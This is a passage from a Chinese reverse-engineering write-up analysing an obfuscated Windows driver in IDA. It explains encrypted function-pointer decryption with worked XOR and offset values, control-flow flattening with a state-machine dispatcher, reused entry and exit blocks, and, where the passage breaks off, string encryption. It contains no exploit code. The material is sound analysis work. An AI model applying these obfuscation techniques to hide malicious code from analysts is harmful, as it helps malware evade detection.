
- 我们可以发现该巨型分支,中间居然没有一条
跳转指令,整个巨型块几乎全是movxz、shl、shr、or、xor、sub等算数运算操作,典型操作如下
movzx r9d, byte ptr [rdx+r12]      ; 从表里取一个字节
shr     edx, 8                   ; 右移
shl ebx, 8                         ; 左移
or  ebx, r9d                       ; 拼接
sub r12b, [r14+r13+3100h]          ; 查表做减法
-
这种做法的意图就非常明显了,用编译器生成的
2张静态表、几百条算数运算指令,将编译时期加密的函数指针重新解密回来 -
该函数的其他巨型分支块,也是使用了这种方法实现
代码膨胀
6. 运行时解密,隐藏真实函数调用
- 在驱动混淆部分代码中,存在大量类似如下形式的代码

- 可以整理出如下形式
INIT:000000014022B409                 movsxd  rax, EncFunc
INIT:000000014022B410                 xor     rax, xor_key
INIT:000000014022B416                 add     rax, fix_key
INIT:000000014022B41D                 call    rax
- 这部分的代码混淆属于
基础混淆操作,甚至可以手算出真实调用,会配合代码膨胀使用,流程如下:
- 取出加密后的函数:cs:dword_14021027C = 0x8932C73B
- 对加密值符号拓展:rax = 0xFFFFFFFF8932C73B
- 解密密钥:rax = 0x8932C73B ^ 0x36A43F00,计算结果rax = 0xFFFFFFFFBF96F83B
- 修正密钥:cs:off_140210078 = 0x1808B0E0F
- 修正函数指针:0xFFFFFFFF8932C73B + 0x1808B0E0F = 0x14022064A
- 调用解密后函数:call reg
- 这里得到的
0x14022064A其实是一个正常、有效的函数指针,如图所示:

- 通过这种方式可以做到
隐藏真实函数调用,静态分析时会严重干扰IDA正常识别函数
7. 内部状态机打乱控制流(fla)
- 在观察完第一个巨型分支块后,我们观察这个块运行结束后的分支情况:
- 会发现众多的巨型分支块,最终都会回到图中框选出来处的代码,这其实非常符合控制流平坦化(fla)中
主分发器的特征,其余散落的小块是子分发器

- 我们放大分支图,观察这些分散小块会发现:
- r9d寄存器保存状态信息:表示下一步执行哪个代码块
- 大量使用

cmp r9d, xxx、jge xxx实现逐层条件跳转 - 大多数巨型代码块,执行结束后回到统一主分发块loc_140226A55继续分发

- 我们挑选一个巨型代码块的末尾来验证猜想:果然刷新了状态机数值,从而影响后续分支运行情况
8. 代码入口、出口复用(微型分发器)
- 我们回到

sub_140225000函数头部继续观察,会发现一个表面看似无用的的"死代码"块loc_14022504F,这是因为函数首次调用时,必定会走向右边分支处,如图所示:
- 在后续的

清洗代码混淆步骤中,笔者差点踩坑,注意看该loc_14022504F公共块其实是有一条入边调用的,查看交叉引用后,定位到如下代码块:
- 如下2个调用中,都会将
al = 1

- 当
al = 1时,分发器会走向函数结束
9. 字符串加密
- 关于字符串加密,笔者找了一处字符串加密的例子,如图所示:
